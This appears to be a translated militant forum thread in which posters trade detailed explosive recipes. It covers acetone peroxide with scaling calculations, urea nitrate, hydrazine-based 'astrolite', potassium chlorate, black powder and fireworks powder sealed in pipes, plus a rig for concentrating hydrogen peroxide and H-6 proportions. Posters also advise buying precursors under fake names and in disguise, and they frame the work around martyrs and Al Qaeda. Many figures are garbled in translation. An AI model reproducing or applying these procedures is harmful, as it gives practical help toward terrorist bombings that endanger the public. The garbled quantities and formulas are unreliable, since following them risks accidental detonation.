It is more sensitive to banging than the lead azide.
The decomposition equation during the blast is: 2.44 CO – $3CO_2$ – $3Ch_3$ H_6O_2 - 0.47 H_2 – 0.23 C_4H_4 - 0.63 C_2H_6 – 2.61 CH_4 – 0.47C – $0.96H_2O$.

According to MURAUE
The forming energy of acetone peroxide is 21.7 Mole /K C Cal
The blasting energy is 1357 KG / K Cal
The shockwave speed at the 3750-g/cm^3 density is 0.92 m/s, and at 5300 g/cm^3 density is 1018 m/s
Different experiments to prepare acetone:
3Ch3 – C – Ch3 – H2O2 HCL (Ch3) 2 COO) 3-3/2
1-0.29 – 1027 gm (TC: the equation looks like a high polymer)

Materials used to prepare the acetone peroxide:
Acetone bp – 56, b, 20+0.75 ch_3 – C –ch_3
Peroxide hydrogen (oxygen water) in 3% concentration H_2O_2
Hydraulic acid (hcl) weigh (36/36), and concentration of 99%.

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Preparation Process:

- We take 10ml of acetone by using a syringe and put it in a 500ml container.
- We add 30 ml of hydrogen peroxide (30% concentration).
- We add 2 ml of (HCL).
- We stir the mixture to blend the material for 15 minutes.
- After 15 minutes, a milky substance starts to appear, and evaporates gradually.
- Leave the container for 16 hours to complete the crystallization process, and separate the resulted substance from the acetone and water.
- There is a chance for a little increase in the hydrochloric acid that is added to it 1.0 ml for every 10ml of acetone, which makes it go back to the lower concentration of hydrogen peroxide. The resulted substance is dried at 22^{o} Celsius, which evaporates quickly. The substance is washed after that, dried completely, and pressed during the filtration by a non-metallic pencil.

Regarding Explosives
Please of those brothers who have knowledge or suggestion to help me with this experiment:

I put the oxygen water (9% concentration) with the acetone, which is sold in pharmacies and has (100% concentration), and then added the acid (98% concentration). I did not see any changes despite of the used temperature for the mixture (blend) was 5^{o} Celsius and I kept the mixture (blend) in the ice bath for 12 hours. Then, I saw particles look like cotton floating, and I did not see any deposit. I tried to burn it, but did not work.
Please give me your suggestions.
What is the likelihood for mistakes?
Also, when I added the acid and nothing happened, I added the required amount from 2.5% to 5%, and I did not see any changes to the mixture.

Rescue try.
What are you exactly trying to prepare my brother?
Thank you for your reply.
Regarding the prepared material, it is the acetone peroxide.

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(Um Al Abed) or (White Snow)
I conducted several experiments and none of them succeeded knowing that we in Palestine lack some the basic materials, and have shortage in the concentration of others like oxygen water and acetone.
The acetone sold here has most likely 9% concentration. Do you have a way to increase the concentration? Can it be used as is?
Keep the remaining material or change their values.

To increase the concentration of the oxygen water is difficult, but try to obtain it from pharmacies, chemical stores, or dental and medical supply store.

Dear brother:
It seems to me from your questions that you are still a beginner.
I know that you read Um Al Abed or White Snow stories despite putting the process to prepare acetone peroxide in the forum. Brother Abu Mos'sallam put that and has several safety features, and this subject is given to those who have experience only.
To know about the preparation of acetone peroxide, an expert has to be standing next to you and prepare it to you in practice, and then you see the process in your own eyes.
If the prepared amount is small too, this is not easy.
It is sufficient if you know how to prepare 50 grams of the material, and your life will be exposed to danger during and after the preparation.
If a person turns on the light of the room that is used for preparation, the whole room will explode even if the amount is small as a result of the produced gas during the preparation.
Brother, I don't advice you working with Um Al Abed especially you are still a beginner.
Try to find other insensitive materials.
May Allah help you succeed?

Hello (alhanon)
In the name of Allah, Most Gracious, Most Merciful
Brother, regarding Um Al Abed, use oxygen water (12% to 30 concentration), and you will find it available in pharmacies.

Preparation process: pour one cup of oxygen water, one cup of acetone, and ½ cup of fire water (60% concentration), and Wait a little. You will find a substance that looks like snow floating. Remove it by using a wood tool or

Plastic, and then place it in a cloth, and put the cloth on a cup and wash the substance by using ice water, and then dry it away form sun and heat.

Observation: Don't ever think of exposing the material to heat or friction.

May Allah help us with you to do the good deeds?
Death Engineer

Brother death engineer; it seems that you forgot the quantity at work, and most of this process is a simple modification.
There is a way to prepare acetone peroxide {Um Al Abed}
To make any explosive material, there are general rules and must be understood very well.

General Safety Rules:

First: First mistake is the last one.

Second: conduct the work in a well-ventilated place or outside with the presence of an exhaust fan.

Third: Provide plenty of water and it is recommended to have a water faucet in the work place because water is a good solvent to most explosive materials and acids, and sometime it stops the reaction.

Fourth: Don't prepare the whole amount at one time especially when you use the ingredient for the first time, and prepare to make large quantities.

Fifth: Put away any heat sources while making and drying the material.

Sixth: Don't keep the dry material for a long period of time because it is sensitive towards banging and heat. Also, the moisture negatively affects it. It is recommend to cover it by water, and to cover the container because the water will dry with time.

Seventh: The experiment has to be done by a person who has a scientific or academic experience, or has already made this kind of material more than once.

Eighth: Provide first aid materials (gauze, burn ointment, headache medicine, extinguisher, and bag of sand)

Ninth: Containers must be washed and dried before any use.

Notice: Before doing any work, you must do the following:

1. List the needed tools to do the work.
2. List the needed materials (substances) to make the mixture.
3. List the steps and number them.
4. Read the experiment more than once, understand it very well, and know all details.
5. Every previous step needs to be marked with a sign and by using a light color.
6. All tools and material need to be available before starting the work.
7. Follow the instructions and steps word by word, and don't move to other steps unless you are completely done with the previous one.

Needed Tools:

1. A notebook to write observation on it.
2. 2 (300-600 ml) marked glass containers.
3. 1 (100 ml) marked container.
4. Thermometer.
5. Glass straw or dripper.
6. Filter papers.
7. Large container.

Needed Materials:

1. Sulfuric acid (H_2SO_4) with an acceptable concentration and it is used in filling up the cars' batteries. To increase the concentration, we boil it a little until we see white vapors.
2. Oxygen water H_2O_2, which is used as a disinfectant and also used for dying the hairs. It is available in pharmacies and women hairdressing saloons.
3. Acetone, which is used as a nail polish remover and available in pharmacies and hairdressing salons. It is available in the industrial area in Rammallah (TC: Palestinian West Bank territory), and within the security rules (indirectly).
4. Ice, salt, and water.

   Observation: when buying large amounts of the needed materials, use a good cover, disguise, and fake names.

   Percentage of used substance (by volume and not by weight):
   Oxygen water: 1 (35% concentration)
   Acetone: 1 (70% concentration)
   Acid: (2.5-5%) of the total mixture. (70% concentration)

Work Process:

1. Mix 50ml of acetone with 50ml of oxygen water in a glass container and stir them carefully (it is not important which one is poured first).
2. The resulted mixture is cooled off by putting the container in a larger container that contains ice and salt with a little water where it keeps the temperature under 15^{o} Celsius, which is preferred and must not exceeds 50^{o} Celsius. If there is a problem that causes the increase of temperature, you can add cold water to the mixture.

Observation: because the internal container is light, we have to secure it and to make sure it is stable inside the larger container on the side and not in the center (to avoid flipping within the larger container).

3. Add at the beginning 2.5% of the total mixture (sulfuric acid) gradually with stirring and paying attention to the thermometer where we have to keep it at 15^{o} Celsius as much as possible. If increased a little, we need to wait a little bit then stir to cool it down and so on. We add the sulfuric acid, we need put drops gradually away from your face and it preferred to have glass cover above the danger area. Adding the acid gradually to avoid scattering the acid when in high concentration.

Observation: If the acid concentration is very high and caused some scatterings during the mixing, we work on diluting the concentration by pouring the acid on water (and not vice versa)

4. Leave the resulted mixture 9-12 hours to deposit a white material that looks like a snow (above the Acetone Peroxide).

5. We filter the deposit from water (we don't need the resulted water when washing or filtering), and then we wash it by cold water through putting water filter on a container, and pouring the deposit until it is completely filtered. Then we add the cold water more than once until the taste of acid is completely gone from the resulted water. (We know that by putting a sunflower (litmus) paper, or putting drop of water on the tip of your finger and tasting it after washing the deposit at least three times. (We keep washing it until the acid taste is removed).
6. For the large amounts, you can use any cotton cloth to wash the deposit by putting the deposit inside it, tie it up to the faucet, and pouring water into it until we get rid of the acetic. We make sure of the acid removal by following the previous step.
7. We dilute the deposit by spreading it before it dries forming small chunks in order to easily work with it.

Observation: When spreading the material, you must adhere to the following rules:

a. Use a wood spoon where its front is directed towards the material, but is should be directed to the side (lateral).
b. The hand spreading the substance has to be far from the substance, where the arm should not be above the substance, but you can go to the other direction, or turn the material to your side.
c. Keep the face away.
d. The substance at this status is very sensitive to ignition and also reasonably sensitive to hitting (banging). This makes the materials ready for use after dryness. (Ready for blasting by using any ignition, impact, or adding acid to it).

Observation: It is recommended to fill the substance in plastic bags to avoid scattering of falling on the edges of containers, and to make sure none of the material fell on the ground; otherwise you need to remove it by wiping it out with a wet cloth.

- At the sixth step and after that step, we make sure that only one person is conducting the work.
- It is preferred to use the material directly within one or two days, and has to be away from any heat sources.

Observation: You can use plastic containers during preparation when you prepare large quantities. You can use a large measuring cup or bucket.

General Rules:

1. Wear during the preparation a loose white dress (it is preferred to use safety eye glasses especially when pouring the acid to the mixture or water), also you need a nose mask
2. Be very careful and don't put your face near the container that has the reaction.
3. Don't taste the materials involved in the reaction.
4. Be very careful when dealing with the chemical substance, and don't breathe in general any chemical vapors. If you have to that when dealing with simple cases, you can move the produced air by hand, and then breathe gently away from the area.
5. Wear gloves during the preparation because the oxygen water used for hair coloring might causes a slight burn to your skin, converts the color to white, and will take a while to disappear. This is a crime indicator.
6. If you feel dizzy, go out and breathe fresh air, and wash your face with water.
7. It is recommended to drink coffee during the preparing in a closed placed and especially if you are preparing large amounts.
8. If you feel of vomiting, you can drink cold milk in this case.
9. When preparing large quantities, the mixture volume should not exceed 14 letters for each one. This is of course after making the experiment on the main ingredient by using small amounts (100 ml mixture).
10. If any of these chemicals touches your face, hands, or your clothes; immediately use plenty of cold water.

Calculating the Deposit Amount:

- To avoid making larger or lesser quantity for the needed, you do a simple calculation to determine the needed amount to extract the deposit (explosive substance).
- 100ml of the mixture (50ml acetone + 50 ml oxygen water) gives in its ideal case 25 grams of explosive material (white snow).
- In other way:

  Every 100ml of mixture gives 25 grams of a white snow (explosive material).

  Assume we need to prepare ½ kilogram (500 grams) of explosive material. What is the volume of the mixture?

Solution: We can say 100ml of mixture gives 25 grams and X gives 500 grams.
X = 500 x 100/25 =50000 / 25 = 2000 ml of mixture.
This means 1000ml (1 letter) of acetone and 1000ml (1 letter) of oxygen water.
In the contingency time, we calculate that for every 100ml of mixture (blend), gives 15 grams of deposit, and to void shortage, we can say:
100ml of mixture gives 15 grams
X gives 500 grams
X = 100 x 500 / 15 = 3333 ml approximately = 3.3 letters mixed.
➔1666 ml (1.6 letters) acetone
And 1666 ml (1.6 letter) oxygen water

➔1666 ml (1.6 letters) acetone
And 1666 ml (1.6 letter) oxygen water

Another example: What is the required amount of the main ingredient to make 3KG of white snow (explosive material)?

Solution: 100 ml of mixture (blend) gives 15 grams of white snow.
X = 100 x 2000/15 = 1333 ml of mixture (blend) = 13.3 letters
➔ 6666 ml (6.6 letters) of acetone; and approximately 6666 ml (1.6 letters) of oxygen water
To calculate the amount of acid needed, we follow the same procedures with the knowledge of the amount of needed acid is 2.5% of the mixture volume. This means, every 100 ml needs 2.5 ml of acid.

Example: Calculate the amount of needed acid to prepare 13333 ml of the mixture?
Solution: 100 ml of mixture (blend) needs 2.5 of sulfuric acid H_2SO_4
13333 needs X
X = 13333 x 2.5 /100 = 333 ml of acid (approximately)

This is the common process for experts.
The concentration of oxygen water is 30%, acetone 70%, and acid 70%. This is the safe way, but we repeat and remind you of the severity of danger because it is for experts only. If you want to experiment, you need to have an expert standing next to you that can teach you practically the process. God is behind our intention.
Your brother
Abu Mos'sallam
Thanks to the martyrs' beloved, brother Abu Saqr, and to the brothers at the weapon battalion location.

New Way to Prepare the Urea Explosive

Needed Materials

600 grams of urea fertilizer
1 litter of distilled water
1 litter of nitric acid (at least 35% concentration)

Tools

- Thermometer with at least 100^{o} Celsius
- Aluminum container
- Wood spoon for flipping

Process

We dissolve the urea in the distilled water. We place it on the fire in an aluminum container and stir (safety issue). We add the acid and stir. We try to keep the mixture temperature below 85^{o} Celsius, and in this case recommended to stir by using the thermometer. The urea is left after pouring the acid for five minutes at 85^{o} Celsius.
After that, we leave the mixture for 24 hours in a plastic container. Then, we filter it by using a cloth and pour it into 1 litter of very cold water; and then we filter it again, and dry it in the sun. It is expected of the deposit to be 600 grams of a material that has a pale white color, and has the shape similar to the fish skin. If the crystals got together and became like a rock, try to break it by using the wood spoon. It will scatter and then take the fish skin!

Material Characteristics

- It needs a powerful detonator
- Safe
- Is not affected by flame or bang
- Iron metal is used with it only through insulation
- The best result to have a powerful blast is through the use of a series detonation of fulminate + RDX + Pure TNT, and to put a large amount of the inducing material around the detonator inside the package, and let it be about 5 to 10% of the volume of explosive material (urea).

God bless you.

A process to double the urea power!!

Needed materials:

1. 20 grams of dry urea explosive that is prepared in the known way (distilled water + urea fertilizer + nitric acid).
2. 30 grams of concentrated sulfuric acid.
3. 100 ml distilled water.
4. Medical alcohol (ethanol).

Preparation Process

1. Mix 20 grams of the urea explosive (urea nitrate) with 30 grams of concentrated sulfuric acid at the 0^{o} Celsius, and blend them well with the (Halibi Al Qawam) mixture.
2. Add 100 ml of cold distilled water and the mixture will look like yogurt.
3. Filter it and place it under the sun without a wash.
4. When it becomes like dough (and before it completely dries), put it in a glass container.
5. Add to it the medical alcohol (ethanol), and boil it with a continuous stirring, and continue to add hot alcohol until the urea nitrate is melted in the alcohol.
6. Cool it off in an ice bath until you notice the appearance of crystals. This is the pure explosive (Urea Nitrate).
7. Filter it and wash it by cold alcohol.
8. Dry it under the sun.

The Characteristics of Nitro Urea:

1. Water-soluble white crystals.
2. Melting temperature 146-150.
3. Can be stored for several years in a sealed container.
4. More powerful than TNT (same power of nitroglycerine)
5. Needs an inducing material and a detonator.

How to filter the hydrogen peroxide?

The principle of filtering hydrogen peroxide is built on the principle that the water H_2O evaporates at an equivalent atmospheric pressure equals to ten times the evaporation of hydrogen peroxide H_2O_2.
To make a simple apparatus and filter the hydrogen peroxide H_2O_2, we need the following:

- 2 thick flasks to handle the release of pressure. The first one is 1 litter and the second is (½) litter.
- Small in diameter and thick plastic pipe (about 3 meters).
- Rubber covers the seal the glass bottles.
- Small compressor similar to the one used in refrigerator.
- 50 Watts light bulb to heat up the large flask to 40^{o} Celsius.

Installing the Device

- We puncture the rubber cover of the flask to make a hole sufficient to allow the plastic tube to go through it.
- We make two holes in the cover of the large flask.
- We connect the two bottles by the plastic tube.
- We connect the compressor from its air sucking end with the other hole of the large flask.

Distillation Process

- We put the less concentrated peroxide (10-35%) in the large flask.
- We fold part of the tube near the small flask and place it inside a container that has water and ice to condense the evaporated steam.
- We turn on the bulb and point it toward the large flask that contains the peroxide.
- We operate the compressor to suck out the air from the flasks and to reduce the pressure.
- The water will evaporate from the peroxide, go through the plastic tube, and will concentrate when reaching the small flask.
- We continue with the process until the evaporation almost disappears.
- The hydrogen peroxide (98% concentration) remains in the large flask. The small flask will have water and traces of peroxide.

To see the designs, go to this web site:

http://webhome.idirect.com/~earlapcp/Reports/Stills_199x.html

Do you have the manufacturing process?
Mujahid brother, do you have a barium carbonate?

Yes brother, I have the material, but why are you asking? I did not understand you.
Salaam

It can be used to prepare the hydrogen peroxide.
First step; It is heated on a low fire (with good flipping) for a sufficient time until it converts to barium peroxide.
The barium peroxide is then added to the sulfuric acid to give a sulfuric barium (deposited) and hydrogen peroxide.
I don't know the effect of this process and I did not try it.

Astrolite explosive

Does the Islamic resistance use this explosive which is said it has the highest liquid detonation in the world, and supersedes the TNT by 3 times in power, and can be used as a mine by casting it on the ground? In this case, the atmospheric conditions do not affect it, and every 30 grams of it is capable on killing a human being, or remove the leg because it explodes in the upward direction.
I have a way of making it, but I don't know the anhydrous hydrazine material.

Pour what have, you will get the astrolite will appear.

Dear brother Keka (TC: it is a nick name). Peace and mercy of Allah be upon you.
Regarding the astrolite and according to my knowledge, it is used by the resistance. It is a mix of two explosives, which are ammonium nitrate and hydrazine (Astrolite G). There is also Astrolite A, which is stronger than the other, and can be obtained by adding 40 grams of aluminum powder to the previous mixture.
Regarding the hydrazine; it is an explosive material, poisonous and very dangerous. It can be prepared from the ammonium hydroxide, water, and gelatin. It could be replaced by ammonia, glue, and sodium chloride.

The result gives us anhydrous hydrazine. To concentrate that, add 144 grams of light hydrazine with zellin, which is a chemical substance used in making glues, and the distillation can be made in an area that have nitrogen and this produces a distilled hydrazine. By the way, if you smell the substance in a closed environment, this will cause an immediate death. Be extremely careful about it "Keka".
Please contribute with your knowledge, which will benefit us with something new.
May Allah benefit the Islam and Moslems through you?
Peace and mercy of Allah be upon you.

May Allah reward you very much "Mobile"?
Regarding the making of Astrolite, there is a simple mistake (I think it is a typo and not that important), which is the used material is not sodium chloride, but sodium hypochlorite used in making Clorox (the raw material and not the ready one).

This way is not practical because of the difficulty in distillation under the nitrogen, and the distillation without that causes the explosion of mixture. In general, whoever has the capabilities for manufacturing; I have the detailed process with the conscious about the danger of the hydrazine (Dangerous material).
There is another way that might succeed (I was planning to test it, but I changed my mind). It is summarized in converting the light hydrazine produced in the described above process to hydrazine sulfates by adding the sulfuric acid, then dried and mixed with calcium nitrate [agricultural fertilizer and can be obtained by mixing the nitric acid with calcareous (jeer)]. The calcium sulfates will deposit and the hydrazine nitrate remains (which is the Astrolite).
But, the important thing that astrolite is the most powerful explosive, and has a problem in its density. Its density is very small, therefore the two packages of the same size, one of the TNT, and the other Astrolite, will not the make any advantages of the astrolite (because it will be lighter and therefore will be similar to TNT in term of effectiveness). Therefore I don't thing the use of Astrolite will give a big benefit.
There are better mixtures such as 20% of aluminum powder with 50:50 mixtures of TNT and waxed RDX, which is consider one of the strongest mixtures at all.

In the Name of Allah, Most gracious, Most Merciful
Dear beloved brother, the Jews defeater. Peace and mercy of Allah be upon you.

Please send us your processing way of astrolite and mention in detail the process for the last mixture, which you said the strongest one. Please write the accurate percentages.
God bless you. You can send them to my personal mail.
Salaam to you.

First: Preparing the Astrolite
Preparing anhydrous hydrazine

Needed materials

1. 1500 ml of ammonium hydroxide (ammonia) in 28% concentration.
2. 900 ml of distilled water (must be pure and without salts).
3. 375 ml of distilled water and dissolve in it 37.5 gelatin (you can use starch instead of gelatin, but gelatin is a lot better).
4. 1200 ml of distilled water and dissolve in it 270 grams of sodium hypochlorite. Then, test the solution by using a sunflower paper and must be stilled, otherwise add a little of sodium hydroxide to stabilize it.
5. Potassium and sodium hydroxide.

Preparation Process

1. Mix all the listed solutions in a large glass container (5 litters), and then heat it quickly until boiling. Leave to evaporate until you have the 1/3 of the original amount (about 1 ¼ litter).
2. Cool off the solution and put it until its temperature reaches 2 (?), and then filter it at the low temperature twice. One time by using the cloth, and the second by using a filter paper placed over the cloth. (The goal of filtering is to get rid of blemishes, because blemishes spoil the reaction). The resulted solution is the light hydrazine.
3. Mix 144 ml of the solution with 230 ml of xylene in a filtering cask, and do the distillation under the nitrogen. In the beginning, the xylene will exit taking with it the water, and when the xylene is gone, place another cask to receive the concentrated hydrazine that will exit from the distillation cask, which is the concentrated liquid hydrazine (90%).
4. Mix 20 grams of potassium hydroxide for every 100 grams of liquid hydrazine (90% concentration), and leave the solution for 12 hours until the largest amount of water is removed. Then distill the solution to remove the potassium hydroxide.
5. Blend the resulted solution of the distillation process with similar weight of sodium hydroxide in a distillation cask, and leave it for 2 hours, and then filter it under the nitrogen. The result will be anhydrous hydrazine.

Observations:

- Distillation has to be under the nitrogen, otherwise there is a chance of explosion.
- Hydrazine is a poisonous material. You must take precautions by wearing a mask and working in a well-ventilated area, and avoid touching or inhaling the hydrazine.
- The amount of needed xylene is calculated when the concentration of anhydrous hydrazine is about 60%. Since what you have more or less of this amount, you can make experiments on small portions to know the best suitable amount of xylene.
- If the solution got contaminated in any of the stages by black color. This is resulted of the blemishes and the reaction will fail.

Second: Preparing the explosive mixture H-6
45% RDX
30% TNT
20% aluminum powder
5% wax
A little of calcium chlorate is added.

Better than perfect my brother.
May God reward you thousand times?

Dearest brother, Jews defeater: Peace and Mercy of Allah be upon you.
Thank you for your efforts. Do you know what the Xylene is? Does it have several kinds? Please explain.
Another question; did you get any new mixtures of ammonium perchlorate?
Another question; How can you obtain the aluminum powder?
Thank you and God bless you.

Brother Kika. Forget the toluene subject, and if you need a powerful explosive, use the urea. It is easy to prepare and cheap too. If you want something more powerful, use RDX. Both of them were explained to the other brother during the forum.

Brother Mobile.
The xylene is an organic solvent used in cleaning the lenses of microscope.
Aluminum powder can be obtained from construction and paint hardware stores.
For the Perchlorate, you need perchlorate acid and it is available.

Nitro Urea Explosive (More powerful that TNT)

Needed Materials

1. 20 grams of dried urea explosive, which is prepared in the regular way (distilled water, urea fertilizer + nitric acid).
2. 30 grams of concentrated sulfuric acid.
3. 100 ml of distilled water.
4. Medical alcohol (ethanol)

Preparation Process:

1. Mix 20 grams of the urea explosive (urea nitrate) with 30 grams of the concentrated sulfuric acid,

At zero temperature Celsius, and mix it very well with the Halibi Al Qawam (milky shape).

2. Add 100 ml of cold distilled water, and the mixture will look like yogurt.
3. Filter it under the sun and without washing.
4. When it becomes like a dough (and before it completely dries), put it a in a glass container.
5. Add to it medical alcohol (ethanol), and boil it (in a hot bath and not by a direct flame to avoid fire), and stir continuously. Continue the stirring and addition of hot alcohol until the urea nitrate melts in the alcohol.
6. Cool it off in an ice bath. You will notice the appearance of crystals, which is the pure explosive (Nitro Urea).
7. Filter it and wash it by cold alcohol.
8. Dry it under the sun.

The Characteristics of Nitro Urea:

1. Water-soluble white crystals.
2. Melting temperature 146-150.
3. Can be stored for several years in a sealed container.
4. More powerful than TNT (same power of nitroglycerine)
5. Needs an inducing material and a detonator.

With the greeting of the Jews defeater

Sorry my brother, this mixture is tried by another brother and failed. I don't know why? When the brother put the urea over the acid, it ignites, why?? And what is the solution according to the experts????
Salaam to you.

Solution:
Brother Mobile. When you add the urea nitrate to the sulfuric acid, it should be slowly, and the temperature should not rise more than 7 degrees at the end of step one. The reason for muddle is the air bubbles, and can leave in time, and the solution will clear. Second step: the water has to be very cold (can be crushed ice) to deposit the nitro urea. The alcohol's function is to ease the dryness and separate the nitro urea.

Brothers; who knows how to make potassium and sodium chlorates?

Brother, the Jews hunter. Get an excuse from your brothers because the Internet is disconnected from the West Bank because the server got hit.
Needed Materials:
Sodium Hypochlorite (Clorox)
Potassium chlorate; (It is available in laboratories supply stores, and in pharmacies as a substitute salt for high-pressure patients).

Process:

1. Put 1 letter of Clorox in a glass container and place it on a low fire until boiling. (4% concentration and if the concentration is higher, you need to take a balanced amount. For example, if the concentration is 6.5%, the equivalent amount is 650 ml).
2. Leave it to boil on a low fire and evaporate it until 140 ml of volume remains. (It is not important for the volume to be accurate, it might increase or decrease 10 ml, and it will not make a difference).
3. Leave the solution to cool off at the room temperature (20-25) degrees. If you notice the formation of a yellow deposit in this stage, filter the solution by using a cone and a white cloth, or filtration paper. Get rid of the deposit (it is a sodium chloride), and keep the solution.
4. Melt 28 grams of potassium chloride in separate container with less water about 28 ml). You can start with 70 ml, and then increase the water in small portions 20 ml until you melt all of the potassium chloride, and then you stop adding the water.
5. Add the second solution to the first solution gently. You will notice the formation of a deposit. This deposit is the potassium chlorates.
6. Warm up the solution to the boiling point under a low fire, and cautiously until the deposit melts. (You might need to some water, but the important thing is to melt the deposit with the lowest amount of water).
7. Leave the solution to cool off on its own. You will notice the formation of deposit again after it cools off to the room temperature. Cool it off to zero degree (you can put it in the freezer).
8. Filter the solution to get the potassium chlorate. (The lower the temperature during the filtration, the more you can get of chlorates)

9. To purify the chlorate more, you can melt it and heat it to a boiling point again (20 grams in 100 ml until it melts), then you cool it off, filter it again, and wash it in cold water. You will get a relatively pure chlorate.
10. The filtered solution from step 8 and 9 contains some amount of chlorate. You can increase the concentration by boiling, vaporizing, and filtering it again. Or just get rid of it.
11. The chlorates are dried from water by placing them in 100 degrees oven for a ½ hour, or by hot air from the hair dryer, and with cautious.

Important observation: when the chlorates form (step 5), test the solution by using a sunflower paper. It should not be acidic because it is very dangerous. If acidic, add a little of potassium hydroxide until it get balanced.

It is better if you can use distilled water.

Salaam to you.

How to Make the Black Gunpowder:

The color is a shiny black. It has the shape of the needles heads, and affected with any outside factor like a flame or heat sources. It burns in the air in a flickering and irregular flame, and in changeable velocity. It will explode in a resound way if restrained. It can be obtained from bullets and pyrotechnics shells. You can prepare it.

Needed Materials:

1. Potassium nitrate
2. Yellow agricultural sulfate
3. Soft vegetal charcoal

The Equation

75 grams of potassium nitrate
12.5 grams of the yellow agricultural sulfate
12.5 grams of soft vegetal charcoal

Another Equation

75 grams of potassium nitrate
15 grams of yellow sulfate
10 grams of vegetal charcoal

1. Take 12.5 grams of the yellow auricular sulfate and put in a bowl.
2. Weigh 12.5 grams of the vegetal-grounded soft charcoal.
3. Weigh 75 grams of potassium nitrate and add them to the bowl that contains the charcoal and sulfate.
4. Bold the mixture until it becomes homogeneous.
5. Bring a medium frying pot and put some hot water in it, and then add the mixture to it.

6. Place the pot on the fire until you see bubbles forming, and coming out of the mixture.
7. Leave the frying pot on the fire for five minutes.
8. Bring a filter and put white gauze on it.
9. Pour everything in the pot though the white gauze.
10. The black gunpowder particles will settle on the gauze.
11. If the particles stuck together, add water from the faucet, and pour them again through the filter and gauze for filtration.
12. Take the particles and place them in the sun to dry after you squeeze the cloth to get rid of the largest amount of water.
13. Keep the gunpowder away from any heat source while storing. You should know that it does not need a detonator to blast it. It needs a little flame to make a flicker burn in an open air, and detonates if placed in a sealed tube or retort.

The process to make an explosive package of Black gunpowder:
Percentages: 1 volume of black gunpowder
0.5 volume of aluminum powder
The percentage is one to two, or 100 grams of black gunpowder.
50 grams of aluminum powder

- We use the aluminum powder because it retains the temperature of the formed gunpowder during the ignition.
- The black gunpowder is not considered as a moisture attracter because of the presence of vegetal charcoal and yellow sulfate as a part of its components. But, if it has moisture and exposed to the sun, it will return to its initial characteristic.
- You can obtain the black gunpowder from pyrotechnics (fire works).

How to obtain the potassium nitrate?
This is very important substance that is included in the compound of many of the powerful popular materials. It is a good material, and we can get it from the essential nitric acid, which is done by treating it with the sulfuric acid and using a distillation apparatus. The process is already explained.

- Potassium nitrate: it comes in a white salty shape, used as a land fertilizer, in making glass, forming and softening steel, meat reservation, cooling, making explosives and fire mixtures, and has many names like the Chilean salt, etc.

Fire Works (pyrotechnics)
It is a material that is rich in pure gunpowder.

- Fire works are available in the markets in different kinds, shapes, and names.
- One is called the mortar, which is a carton projectile and has 12 bombs with it, or different shapes of mortars. Also, the rockets, which are the best in quality.
- Rockets have several colors and shapes. The best one has the orange color.
- It is important that you buy the large sizes, and even the small ones contain gunpowder, but working with them requires time.

How to do the work? Buy a box cutter and pliers. Remove the box covers. After the removal of the covers, you will see a substance that has multi colors like gray, black, white, and brown.

All of these colors are valid except for the brown color because it is a mud, and they put it to separate the charges to detonate the materials gradually. We don't need this substance, and we need the others.
To ensure the needed material, all we need is to take a sample by using a tablespoon of each color, and then we soften it and ignite it by matchsticks. The ignition is done several times for assurance because sometimes it does not ignite directly, so try to ignite it more than once.
The burned material is the needed one. Sometimes, there are substances that strongly ignite, and this is even better.
During the work, you will see some cords and capsules. All of them are good. Keep them because you might need them for other purposes during work.

- Take the collected substance, and soften it very good by using a wood-grinding bowl.

Characteristic of this Material:

1. It is a flammable material, and combustible when restrained in a closed pipe or sealed metal jacket.
2. It loves moisture; therefore expose it to the sun after grinding.
3. It does not need a detonator to explode, and needs only an electrical igniter. It will be better if you blast it by a detonator.
4. It is easy to work with and is not dangerous during the preparation.
5. It can be mixed with other substances like potassium chlorate and aluminum powder.

Percentages: fireworks gunpowder + aluminum powder
70% + 30% = Explosion
Or 50% + 50% = Explosion

Aluminum powder can be obtained from the polishing aluminum containers or silver polishing. It will be dried under the sun, grinded and softened, and mixed with the fireworks gunpowder, and then stuffed into a metal restraint, such as a pipe and firmly sealed from both ends. It explodes by an ignition or a detonator.
It is important to notice that the moisture spoils the black gunpowder, and should not to be used in explosive packages if you want a powerful detonation, because the explosion power of gunpowder is very weak when compared to powerful explosives. It is not essentially an explosive material, but it can explode if restrained in a sealed container, and its explosion is weak. It is mostly used as a propellant material and in mortars.

Brother Abu Hamza.
The aluminum powder is a grounded aluminum is a shape of a powder and used in explosive packages in general because it ignites and produces high temperature.
You can buy it from the paint stores as is, or inside to silver polish cans. You pour the oil from the can and the silver deposit remains. Then, it will be dried and grinded. Or you can get it from the aluminum shops.

The enlighten brother.

In the Name of Allah, Most Gracious, Most Merciful
You have to be one of the Taliban, Al Qaeda, or other person; otherwise; don't ever read it.

Necessity Precautions
The black gunpowder is used in general in the shape of soft particles, and usually used compressed to increase the density of its uprooting power in the form of molds or cylinders that have a hole to allow the passage of a detonating cord.
To prepare the black gunpowder, there are several ways to do that by using oxidizers through mixing the black gunpowder components after grinding, and without using solvents like alcohol. Here are some kinds of gunpowder according to its components:

First: without using the solvents
1. (75%) Potassium nitrate + (15%) vegetal charcoal + (10%) yellow agricultural sulfate.

The preparation process is to grind each substance independently until it becomes like a powder, and then mix them in a new container, and the black gunpowder will be ready for use.
2. (75%) of potassium chlorate + (12.5%) of vegetal charcoal + (12.5) of agricultural yellow sulfate.

We grind each material separately and gently, especially when grinding the potassium chlorates, where the grinding has to be done in extreme caution, because it is a very sensitive material against friction and heat.
After grinding the materials, we mix gently, and the gunpowder is ready for use.
3. (75%) of barium nitrate + (12.5%) of vegetal charcoal + (12.5%) of agricultural sulfate. The process is the same like the last two processes.
4. (70.4%) of potassium nitrate + (10.2%) of sodium sulfate + (19.4%) of agricultural sulfate. The process is the same as the first one.

Second: by using the solvents (ethylene alcohol + water) and heating
The percentages used in this process are the same mentioned in the first process with an increase of ethylene alcohol and water percentage. We will explain the preparation process of the black gunpowder in God's willing by using the potassium nitrates, and by taking the percentages in weight (grams), and with other materials in the same way (by using the chlorate and ammonium nitrates).

Preparation Process
Needed Percentages
22.5 gram of potassium nitrate + 4.5 grams of vegetal charcoal + 3 grams of yellow agricultural sulfate + 15 cm^3 of cubic distilled water + 65 cm^3 of ethylene alcohol (ethanol + alcohol)
Observation:
If you want to increase the amount, you can double the percentages or multiply them by a specific number according to the needed amount.
1. We grind the three substances independently and gently.
2. We mix the three substances with each other and continue to stir gently.
3. We now add ½ of the required amount of water (7.5 cm^3 with stirring

Until the mixture is blended, and then we add the remaining of the water)

4. We start now the heating process until we see bubbles coming out (we warn you by not letting the mixture boils, and keeping its moisture by stirring while heating).

Observation:
Be careful that some of the mixture is stuck at the container while heating to prevent burning.

5. After seeing the bubbles, move it from the heat, and pour it immediately over the alcohol (65 cm^3) with stirring. Then, leave the new mixture for 3-5 minutes.
